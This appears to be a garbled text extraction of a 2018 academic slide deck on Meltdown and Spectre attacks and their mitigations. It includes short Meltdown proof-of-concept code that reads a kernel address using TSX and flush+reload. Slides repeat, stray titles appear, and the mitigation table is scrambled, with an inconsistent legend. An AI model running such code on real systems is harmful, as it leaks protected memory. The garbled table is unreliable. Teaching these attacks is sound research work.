
```
Animal* a = fish;
```




```
Animal* a = fish;
```




```
Animal* a = fish;
```



```
Animal* a = fish;
```





```
Animal* a = fish;
```



	Attack	Defense	InvisiSpec	SafeSpec	DAWG	RSB Stuffing	Retpoline	Poison Value	Index Masking	SLH	YSNB	IBRS	STIPB	IBPB	Serialization	Taint Tracking	Timer Reduction	Sloth	SSBD/SSBB
			□	□	□	◊	◊	●	○	○	◊	◊	◊	●	■	●	□	◊	
Intel	Spectre-PHT	□□□◊◊●○●○●○○◊◊◊●■●○□◊																	
	Spectre-BTB	□□□◊●◊◊○◊◊●○●○○◊■●○◊◊◊																	
	Spectre-RSB	□□□●◊◊◊●◊◊◊●◊◊◊◊◊◊■●○◊◊◊																	
	Spectre-STL	□□□◊◊◊◊●◊◊◊◊◊◊◊■●○■●●●																	
ARM	Spectre-PHT	□□□◊◊●○●○●○○◊◊◊●■●○□◊																	
	Spectre-BTB	□□□◊●◊◊○◊◊◊◊◊◊■●○◊◊◊																	
	Spectre-RSB	□□□●◊◊◊●◊◊◊◊◊◊◊■●○◊◊◊																	
	Spectre-STL	□□□◊◊◊◊●◊◊◊◊◊◊◊■●○■●●●																	
AMD	Spectre-PHT	□□□◊◊●○●○●○○◊◊◊●■●○□◊																	
	Spectre-BTB	□□□◊●◊◊○◊◊■■■■◊●○◊◊◊																	
	Spectre-RSB	□□□●◊◊◊●◊◊◊◊◊◊■◊●■●○◊◊◊																	
	Spectre-STL	□□□◊◊◊◊●◊◊◊◊◊◊◊■●○■●●●																	

Mitigated (●), partially mitigated (○), not mitigated (○), theoretically mitigated (■), theoretically impeded (□), not theoretically impeded (□), or out of scope (◊).



We have ignored microarchitectural attacks for many many years:



We have ignored microarchitectural attacks for many many years:

- attacks on crypto



We have ignored microarchitectural attacks for many many years:

- attacks on crypto → “software should be fixed”



We have ignored microarchitectural attacks for many many years:

- attacks on crypto → “software should be fixed”
- attacks on ASLR



We have ignored microarchitectural attacks for many many years:

- attacks on crypto → “software should be fixed”
- attacks on ASLR → “ASLR is broken anyway”





We have ignored microarchitectural attacks for many many years:

- attacks on crypto → “software should be fixed”
- attacks on ASLR → “ASLR is broken anyway”
- attacks on SGX and TrustZone



We have ignored microarchitectural attacks for many many years:

- attacks on crypto → “software should be fixed”
- attacks on ASLR → “ASLR is broken anyway”
- attacks on SGX and TrustZone → “not part of the threat model”



We have ignored microarchitectural attacks for many many years:

- attacks on crypto → “software should be fixed”
- attacks on ASLR → “ASLR is broken anyway”
- attacks on SGX and TrustZone → “not part of the threat model”
- Rowhammer attacks



We have ignored microarchitectural attacks for many many years:

- attacks on crypto → “software should be fixed”
- attacks on ASLR → “ASLR is broken anyway”
- attacks on SGX and TrustZone → “not part of the threat model”
- Rowhammer attacks → “only affects cheap sub-standard modules”



We have ignored microarchitectural attacks for many many years:

- attacks on crypto → “software should be fixed”
  - attacks on ASLR → “ASLR is broken anyway”
  - attacks on SGX and TrustZone → “not part of the threat model”
  - Rowhammer attacks → “only affects cheap sub-standard modules”
- for years we solely optimized for performance



After learning about a side channel you realize:




After learning about a side channel you realize:

- the side channels were documented in the Intel manual



After learning about a side channel you realize:

- the side channels were documented in the Intel manual
- only now we understand the implications



Motor Vehicle Deaths in U.S. by Year



- new class of attacks



- new class of attacks
- many problems to solve around microarchitectural attacks and especially transient execution attacks




- new class of attacks
- many problems to solve around microarchitectural attacks and especially transient execution attacks
- dedicate more time into identifying problems and not solely in mitigating known problems

# Transient Execution Attacks: Meltdown, Spectre, and how to mitigate them

**Daniel Gruss**


November 20, 2018

Graz University of Technology




Instructions are

- fetched and decoded in the **front-end**



Instructions are

- fetched and decoded in the **front-end**
- dispatched to the **backend**



Instructions are

- fetched and decoded in the **front-end**
- dispatched to the **backend**
- processed by **individual execution units**

- Basic Meltdown code leads to a crash (segfault)

- Basic Meltdown code leads to a crash (segfault)
- How to prevent the crash?

- Basic Meltdown code leads to a crash (segfault)
- How to prevent the crash?



Fault  
Handling



Fault  
Suppression



Fault  
Prevention

- Intel TSX to suppress exceptions instead of signal handler


```
if(xbegin() == XBEGIN_STARTED) {
    char secret = *(char*) 0xffffffff81a000e0;
    array[secret * 4096] = 0;
    xend();
}

for (size_t i = 0; i < 256; i++) {
    if (flush_and_reload(array + i * 4096) == CACHE_HIT) {
        printf("%c\n", i);
    }
}
```


- Speculative execution to prevent exceptions

```
int speculate = rand() % 2;
size_t address = (0xffffffff81a000e0 * speculate) +
                  ((size_t)&zero * (1 - speculate));
if(!speculate) {
    char secret = *(char*) address;
    array[secret * 4096] = 0;
}

for (size_t i = 0; i < 256; i++) {
    if (flush_and_reload(array + i * 4096) == CACHE_HIT) {
        printf("%c\n", i);
    }
}
```



- Improve the performance with a NULL pointer dereference



- Improve the performance with a NULL pointer dereference

```
if(xbegin() == XBEGIN_STARTED) {  
    *(volatile char*) 0;  
    char secret = *(char*) 0xffffffff81a000e0;  
    array[secret * 4096] = 0;  
    xend();  
}
```